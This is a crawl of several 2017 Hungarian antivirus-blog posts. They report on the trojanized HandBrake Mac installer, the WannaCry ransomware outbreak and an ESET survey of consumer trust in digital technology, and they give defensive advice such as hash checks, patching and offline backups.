
2017. május 09. 18:00 - Csizmazia Darab István [Rambo]

Ha jól akarunk kijönni a fenti folyamatból, illetve hosszú távon szeretnénk a biztonságos programtelepítésre törekedni, akkor erre léteznek olyan hasznos ökölszabályok, melyekre sikerrel támaszkodhatunk. Az aktuális apropót pedig mindehhez **egy frissen történt incidens, a trójaival fertőzött HandBrake OS X alatt működő alkalmazás szolgáltatja.**



Induljunk az általános elvek felől: a letöltés bizalmi kérdés, tehát egy adott alkalmazást bármely platformról legyen is szó, igyekszünk a gyártó weboldaláról illetve hivatalos piacterekről letölteni **bízva abban, hogy itt a legnagyobb a ráfordított figyelem, és egyben a legkisebb a rosszindulatú manipuláció lehetősége.**

Ez így persze még nem százas - mert semmi nem az - de jó kiindulási alap. Idősebbek és katonaviseltek ;-), valamint régi Linux felhasználók, rendszergazdák azt is **megtanulták már, hogy telepítés előtt érdemes az adott csomag hash értékét ellenőrizni, hogy eredeti és sértetlen-e.**



Rátérve most már kifejezetten a Macintosh gépekre, először is fontos elmondani, hogy **minden operációs rendszerre léteznek kártevők, így ezek száma az OS X alatt sem nulla darab.** Ezt a leckét leginkább a 2012-es Java sebezhetőséget kihasználó FlashBack botnet véste az agyakba, de sokaknak emlékezetes lehet az OSX/Kitm.A trójaiként ismert program is.

Ez a kártevő minden egyes gépindításkor, vagy bejelentkezéskor automatikusan lefutott. Ráadásul látszólag egy valódi, érvényes Apple Developer ID-hez volt köthető, és ezzel sikeres kísérletet tett a

[10.8-as Mountain Lion óta bevezetett](#)t Apple Gatekeeper Execution Prevention technológia megkerülésére.



Még mindig csak bevezetve a mai témát, ennek [az előző esetnek az is az egyik tanulsága volt](#), hogy ha egy ilyen kártevő egyszer sikeresen átjut a Gatekeeperen, akkor **a Gatekeeper részén többé már nem történik további újabb ellenőrzés, vagy ismételt lekérdezés, így a korábban használt azonosítós aláírással rendelkező program innentől szabadon futhat a gépeken**.

Az igaz, hogy ha az incidens miatt gyorsan a legszigorúbb, azaz csak a Mac App Store-ból származó programok futását engedélyező opciót választjuk ki, onnantól a telepítendők már ellenőrzöttebb forrásból érkeznek, de **a korábban installált dolgokat egyedül egy antivírus jellegű alkalmazás képes detektálni és blokkolni.**



Elérkeztünk végre a legfrissebb incidensünkhöz, ahol [a HandBrake tükörszerverére sikerült ismeretleneknek olyan trójaival preparált telepítő csomagot](#), amely videó átkódolás mellett kémprogramot is tartalmaz. A megfertőzött gépeken a távoli támadók tetszőleges parancsokat futtathatnak, képernyőképet készíthetnek, hitelkártya és jelszó adatokat lophatnak, kémkedhetnek a webkamerán keresztül, vagy akár fájlokat tölthetnek le.

Egy pórul járt felhasználó részletesen beszámolt egy fórumban arról, hogy a fertőzött verzió telepítése közben kiegészítő kodekek állítólagos telepítése miatt [egy ablakban felugorva rendszeresen megpróbálta bekérni az adminisztrátori jelszót](#). **Az ESET védelmi programja a kártékony kódot OSX/Proton.A néven ismeri fel.**



Sokaknak lehet még emlékezetes, amikor tavaly zsaroló vírust terjesztettek egy manipulált telepítőcsomag segítségével. **2016. Március elején a KeRanger névre keresztelt kártevő a Transmission torrentkliensbe épülve terjedt el, és annak 2.90-es verziószámú frissítésével töltődött le a felhasználók készülékeire.**

Az incidens érdekessége volt, hogy a támadóknak magát a Transmission hivatalos letöltési webhelyét sikerült megfertőzni, és a trójai kártevő itt is valódi, érvényes fejlesztői aláírással rendelkezett.



A védekezésre rátérve hasznos tanács, **ha még az alkalmazások telepítése előtt a legszigorúbb, azaz csak a Mac App Store-ból származó programok futását engedélyező opciót választjuk ki, továbbá a telepítés előtt a letöltött csomag SHA1 hash ellenőrző összegét is egyeztetjük. Emellett érdemes lehet valamilyen kártevők elleni védelmet nyújtó biztonsági szoftvert - például ESET Cybersecurity for Mac - is futtatni a rendszeren.**

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: videó macintosh osx telepítés trójai hash konverter proton handbrake welivesecurity.com tükörszerver

Ajánlott bejegyzések:


Újabb trójai támadás OS X alatt


Örök élet plusz húsz év


Amikor a marketing üzenet már kevés


Angry Birds alkalmazásnak álcázott Mac malware


A Tibeti Macintosh kártevő nem adja fel

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12492687

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Tweets by @antivirusblog

Facebook

top 5z

1. Magyarországra is megérkezett a CTB-Locker

2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.

VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

479

Antivírus blog

vírusok, férgek, botnetek, kártevők

Akarsz-e sírni?

2017. május 15. 16:00 - Csizmazia Darab István [Rambo]

A múlt hét pénteken tört ki egy zsarolóvírus támadássorozat, amelyért az ESET által korábban WannaCryptor néven azonosított vírus a felelős. **A WannaCry és Wcryp néven is ismert kártevő e-mail csatolmányként terjed, és a Windows operációs rendszerek egyik sérülékenységét kihasználva titkosítja az áldozatok számítógépén lévő adatokat, majd pénzt követel a kódolás feloldásáért.**



A WannaCry és Wcrypt néven is ismert kártevő e-mail csatolmányként terjed, és a **Windows operációs rendszerek egyik - nevezetesen az SMB (Server Message Block) Server összetevőt érintő - sérülékenységét kihasználva titkosítja az áldozatok számítógépén lévő adatokat, majd pénzt követel a kódolás feloldásáért.**

Emiatt hasznos, ha nem kattintunk ismeretlen személytől származó levélben érkező mellékletre. Ha mégis ilyen levelet kapunk, és elképzelhető, hogy valóban fontos és legitim lehet a melléklet, akkor megnyitás előtt egy külön üzenetben kérjünk megerősítést a látszólagos feladótól, hogy tényleg ő küldte-e nekünk és a csatolt melléklet valóban tartalmaz-e a számunkra fontos információt.



A mostani fertőzési hullám elsődleges célpontja a Microsoft Windows számítógépek. Annak, aki az operációs rendszer update beállításoknál az automatikus frissítési lehetőséget választotta, most a konkrét hibajavító folt futtatásával nincs külön feladata. **A Microsoft a veszélyre való tekintettel ezúttal nem csak a legfrissebb, hanem kivételesen a régi, már nem támogatott operációs rendszerekhez is kiadott soron kívüli biztonsági frissítéseket, ezeket itt érhetjük el.**

A váltságdíj 300 és 600 USD között mozog, utóbbi összeget a 3 napon túli fizetés esetében követeli a kártevő.



A zsaroló kártevők immár négy éves történetében a fizetéssel kapcsolatos tapasztalat az, hogy mivel nem Grál lovagokkal, hanem bűnözőkkel kerülünk kapcsolatba, így az esetek egy jelentős részében a váltságdíj kifizetése


ellenére sem kapjuk meg a szükséges feloldó kulcsot. Emiatt a fizetéstől szinte minden biztonsági cég óva int, emellett pedig az esetleges pénzküldéssel az áldozatok csak erősítik és tovább bátorítják az elkövetőket a hasonló cselekmények folytatására.

A biztonság szempontjából pedig az is jellemző forgatókönyv volt, hogy akik fizettek, és kaptak helyreállító kulcsot, azoknak a gépébe egy távoli elérést biztosító „hátsóajtót” rejtettek, és ezzel később újra és újra igyekeztek tőlük pénzt kicsikarni ismételt fertőzésekkel.



A zsarolóvírus terjesztés egyébként igen jövedelmező "üzletág", az FBI 2016-os jelentése szerint is már havonta több, mint egymillió dollárt kerestek ezzel a módszerrel a bűnelkövető csapatok - adómentesen.

Az is növeli a veszélyt, hogy sajnos sokan még mindig nem ébredtek rá a rendszeres mentés fontosságára, valamint tovább nehezíti a helyzetet, hogy már bérelhető is ilyen zsarolóvírust botnetekkel terjesztő szolgáltatás, Ransomware-as-a-Sercice (RaaS) amellyel kevés kezdőtőkével és alapos technikai ismeretek, szakértelem nélkül is nagy kárt lehet okozni, és jelentős bevételekhez lehet jutni.



Nyelvi korlátaink ugyan elvileg csökkenthetnék a kitettségünket, de végső soron ugyanazt az internetet nézzük, amit bárki a világon, és az angol nyelvű e-mail üzenetek is a mindennapjaink részévé váltak. **A tapasztalat sajnos az, hogy az alapos védelem nélküli, csak alkalmi rendszergazdai felügyelettel ellátott, elavult rendszerek idehaza is áldozatul esnek.**

A tavalyi évben többek közt a veszprémi Csolnoky Jenő kórházban történt Locky fertőzés, illetve a zirci Erzsébet Kórházat támadta a TeslaCrypt nevű zsaroló kártevő. Mindennaposnak ugyan nem mondhatjuk, de az incidensek esélye, veszélye folyamatos. A technikai feltételek (például a naprakész operációs rendszerek és folyamatosan frissített felhasználói programok, e-mail szűrés, vírusvédelem, tűzfal, automatizált patch management, stb.) mellett jelentős szerepe van ebben a biztonságtudatosságnak is, a dolgozók rendszeres ez irányú képzésének is.



A Kormányzati Eseménykezelő Központ közben megerősítette, hogy [a Telenor mobilszolgáltató is érintett volt a mostani WannaCry nevű zsarolókártevős támadási hullámban]. Külföldön pedig az orosz Belügyminisztérium, a németországi Deutsche Bahn, az USA-ban a FedEx, illetve például Nagy Britanniában a National Health Service is az áldozatok között volt.

Még áprilisban tekintettünk át az egészségügyi terület legfontosabb IT biztonsági problémáit-incidenseit, amikből jócskán akadt az elmúlt esztendőkben. Volt ezek között jelentős adatszivárgás - például tavaly az Anthem és a

Premera vállalatoknál - de a zsarolóvírusok is megbénították a betegellátást hosszabb-rövidebb időszakokra számos külföldi és hazai kórházban.



A zsarólóvírusokra sokan úgy gondolnak, mint egy önálló, kellemetlen jelenségre, azonban ezek a vírusok egy sokkal nagyobb probléma tünetei. Sok felhasználó vagy cég úgy gondolja, hogy a probléma egyszerűen megoldható, csak vissza kell állítani az adatokat a biztonsági mentésből. Azonban a valóságban a kép sokkal bonyolultabb.

A visszaállítás költséges és kieséseket eredményezhet, illetve sok szervezet vagy otthoni felhasználó egyáltalán nem készít biztonsági másolatokat, ha mégis, akkor sok esetben a vírus ezeket is kódolja. Az egészségügyben az adatokhoz való azonnali hozzáférés élet-halál kérdése lehet. A kiberbűnözők tisztában vannak ezzel, és ezért célozzák az egészségügyi szervezeteket.



A mostani WannaCry incidens esetében - melyért sokan a sebezhetőséget titkoló és közben aktívan kihasználó NSA-t hibáztatják - végül egy olyan tervezési hiba kihasználásával lehetett leállítani a terjedést, amelynél a program egy fix domain cím megléte alapján döntött a további fertőzési akciókról.

Sajnos biztosak lehetünk abban, hogy a jövőben újabb, módosított változatok és kártevő variánsok fognak megjelenni, így a korábban emlegetett naprakész vírusvédelem, és a hibajavítófoltok rendszeres letöltésével, valamint a saját állományaink rendszeres mentésével van a legnagyobb esély elkerülni az adatvesztést. Itt fontos megjegyezni, hogy a biztonsági mentéseket olyan külső adathordozón tároljuk, amely nincs folyamatosan csatlakoztatva a számítógépéhez, csak és kizárólag a mentések idejére.



A zsarolóvírusokkal kapcsolatban az ESET weboldalán is folyamatosan található olyan bővebb, összefoglaló általános információ, amellyel felhasználóinknak igyekszünk hasznos, naprakész védekezési tanácsokat adni.

Tetszik 3
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: microsoft windows server nsa block kártevő smb message ransomware welivesecurity.com zsarolóvírus wannacry

Ajánlott bejegyzések:



[Return of the Petya]



[Zsarolóvírus bénította meg a kijevi metrót]



[Itt a Locky újabb változata: Diablo6]



[Botnet, zsarolóvírus - két jó barát]



[Hamis support és caramba]

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12506649

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Hirdetés

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

Az ismerőseid közül te lehetsz az első, akinek ez tetszik.

Antivírusblog
pénteken

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.":
http://ow.ly/kvXv30ib5bE



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.

VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

144

Antivírus blog

vírusok, férgek, botnetek, kártevők

Kiberbiztonsági veszély VS. digitális gazdaság

2017. május 24. 12:35 - Csizmazia Darab István [Rambo]

Az ESET szakértőinek legújabb kutatása **a kiberbiztonság és a digitális fogyasztói magatartás összefüggéseit vizsgálta**. A felmérés fő kérdése, hogy valóban kevesebb digitális technológiát használ-e az átlagfogyasztó, ha nem érzi magát biztonságban a virtuális világban, és ez hogyan befolyásolja a digitális gazdaságot.




A napokban csúcsosodó Wanna Cry zsarolóvírus támadásai is rávilágítottak a kiberbiztonság fontosságára, amelynek gazdasági hatásai közvetlenül érezhetők mind a vállalatok, mind a felhasználók oldalán. Az ESET mostani felmérése több oldalról is igyekszik bemutatni a digitális gazdaság közmegítélését.

Az egyik nézet szerint a digitális gazdaság egy olyan gazdagabb, fejlettebb jövőbe vezet majd, ahol magasabb fizetéseket, illetve nagyobb fokú gazdasági termelékenységet érhetünk el. Ugyanakkor a hitetlenkedők tábora is egyre jobban hallatja hangját és a digitális technológiákba vetett bizalom sokakban inkább a technológiától való egyfajta félelemmé alakul át.



Ennek a jelenségnek a kivizsgálására készült felmérés során 1 000 amerikai felhasználónak tették fel a következő kérdést: "*Mit gondol, a digitális technológiák olyan problémái, mint a hackelések és egyéb hálózati visszaélések mennyire veszélyeztetik virtuális biztonságát, illetve az általános jólétét?*" A felmérésben résztvevők feleletválasztós kérdéseken keresztül, skálázva értékelhették a digitális technológiák megbízhatóságát.

A válaszlehetőségek a kérdőív második felében felcserélődtek, és véletlenszerűen következtek egymás után, hogy elkerüljék az elfogult válaszadásokat. Ezek szerint a válaszok az alábbiak szerint alakultak:



A fenti válaszok alapján tehát a digitális jövő alapjai valóban nem tűnnek olyan szilárdnak, amennyire egyes gazdasági előrejelzések mondják. **Nyolc válaszadóból egy jelölte meg a szinte teljesen veszélytelen opciót, és ötből kevesebb mint egy fő tartotta kevésbé veszélyesnek a digitális technológiákat.**

A digitális gazdaság evolúcióját a mai napig nagyban meghatározza, hogy mit gondolnak annak megbízhatóságáról a digitális fogyasztók. **Kell-e félniük, hogy az adataikat lekövetik, illetéktelenül felhasználják, vagy bármilyen módon megsértik a virtuális privát szférájukat. Ezt a bizalmi szintet mértük fel a felhasználók körében, a válaszok pedig némiképp meglepőek voltak.**



Alapvetően 50-50 százalékos megoszlásra számítottunk a digitális technológiákhoz kapcsolódó kisebb vagy nagyobb méretű kockázatok megoszlásában, azonban **lényegesen nagyobb azoknak a száma (68%), akik komoly rizikót látnak a digitalizációban**. Vagyis a digitális gazdaság jövője kevésbé mutat olyan előnyös képet, amit általában a gazdasági előrejelzésekben láthattunk.

Egyértelműen látszik a felmérésből, hogy az amerikai lakosság nagy része rizikót lát a digitális technológiák alkalmazásában, erre pedig a fogyasztói magatartásuk megváltoztatásával reagálnak. Azonban időről időre megjelennek olyan vélemények, amelyek megkérdőjelezik a technológiák iránti ellenérzések aktualitását arra hivatkozva, hogy az egyes incidensek emléke idővel elhalványul, így a félelmek is csökkennek.



Az ESET egy korábbi, 2016-os kimutatásában arról is említést tett, hogy a biztonsági kockázatok közmegítélése hatással volt a digitális kultúra egyik legfelkapottabb képviselőjére, az Internet of Things-re. Így például **a felmérésben résztvevő amerikai fogyasztók fele az IoT technológiák kiberbiztonsági veszélyeitől tartva inkább tartózkodott azok használatától.**

Habár a kereskedelmi jellegű internethasználat egyre gyorsabbá vált a '90-es évek vége felé, érezhetővé vált az a tendencia, hogy sokan tartanak a technológiai megoldásoktól a biztonságukat, privát szférájukat féltve. A 2000-es évekre pedig a kibertámadások elszabadulásával feltételezhető volt, hogy a digitális gazdaságba vetett hit megingása annak jelentős alulteljesítését eredményezi majd.



Az ESET 2013-as kutatásában azt mérte fel, hogy az emberek visszafogták-e online aktivitásaikat annak alapján, amit a kormányzati megfigyelésekről hallottak. A válaszadók jelentős százaléka igennel válaszolt.

Egy évvel később ugyanerre a kérdésre adott válaszok esetében még markánsabb volt ez az arány. Négyből egy ember kulcsfontosságú online aktivitásokról mondott le emiatt.

	2013	2014
Csökkentette az online bankolási tevékenységét	19%	26%
Kevesebbet vásárolt online	14%	26%
Kevesebbszer küldött e-mailt	19%	24%

A Nemzeti Telekommunikációs és Információs Hivatal (NTIA) által feldolgozott 2015-ös felmérésekből már az derült ki, hogy az amerikai háztartások 45%-a fogta vissza online tevékenységeit biztonsági megfontolásokból, ide értve a pénzügyi tranzakciókat, online vásárlásokat, közösségi média aktivitásokat, illetve megosztó, politikai témákról való véleménymegosztásokat az Interneten.

Az eltelt időszak alatt azonban egyértelművé vált, hogy **nem csak az amerikai felhasználók gondolják úgy, hogy a digitális technológiákhoz kapcsolódó problémák veszélyeztetik jólétüket és biztonságukat.**

Tetszik 1
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: statisztika gazdaság veszély felmérés digitális védelem eset kibertér welivesecurity.com

Ajánlott bejegyzések:



A nyári Olimpiához kapcsolódó átverések



Így költjük a pénzt az online vásárlásoknál


A brit felnőttek hatoda volt már kiberáldozat



A brit cégek fele alkalmazna korábbi hackereket


Életünk része lett az állandó támadás

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12536873

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz



Facebook



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

- Rambo archívum

pcw cikkz

- A Vírusok Varázslatos Világa 01.
- VVV 02.
- VVV 03.
- VVV 04.
- VVV 05.
- VVV 06.
- VVV 07.
- VVV 08.
- VVV 09.
- VVV 10.
- VVV 11.
- VVV 12.
- VVV 13.
- VVV 14.
- VVV 15.
- VVV 16.
- VVV 17.
- VVV 18.
- VVV 19.
- VVV 20.
- VVV 21.
- VVV 22.
- VVV 23.
- VVV 24.
- VVV 25.
- VVV 26.
- VVV 27.
- VVV 28.
- VVV 29.
- VVV 30.
- VVV 31.
- VVV 32.
- VVV 33.
- VVV 34.
- VVV 35.
- VVV 36.
- VVV 37.
- VVV 38.
- VVV 39.
- VVV 40.

biztonság

- Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
- Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
- Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
- Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
- Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

1702


Antivírus blog

vírusok, férgek, botnetek, kártevők

Az alkalmazotti hibák 3 leggyakoribb oka

2017. május 29. 18:48 - Csizmazia Darab István [Rambo]

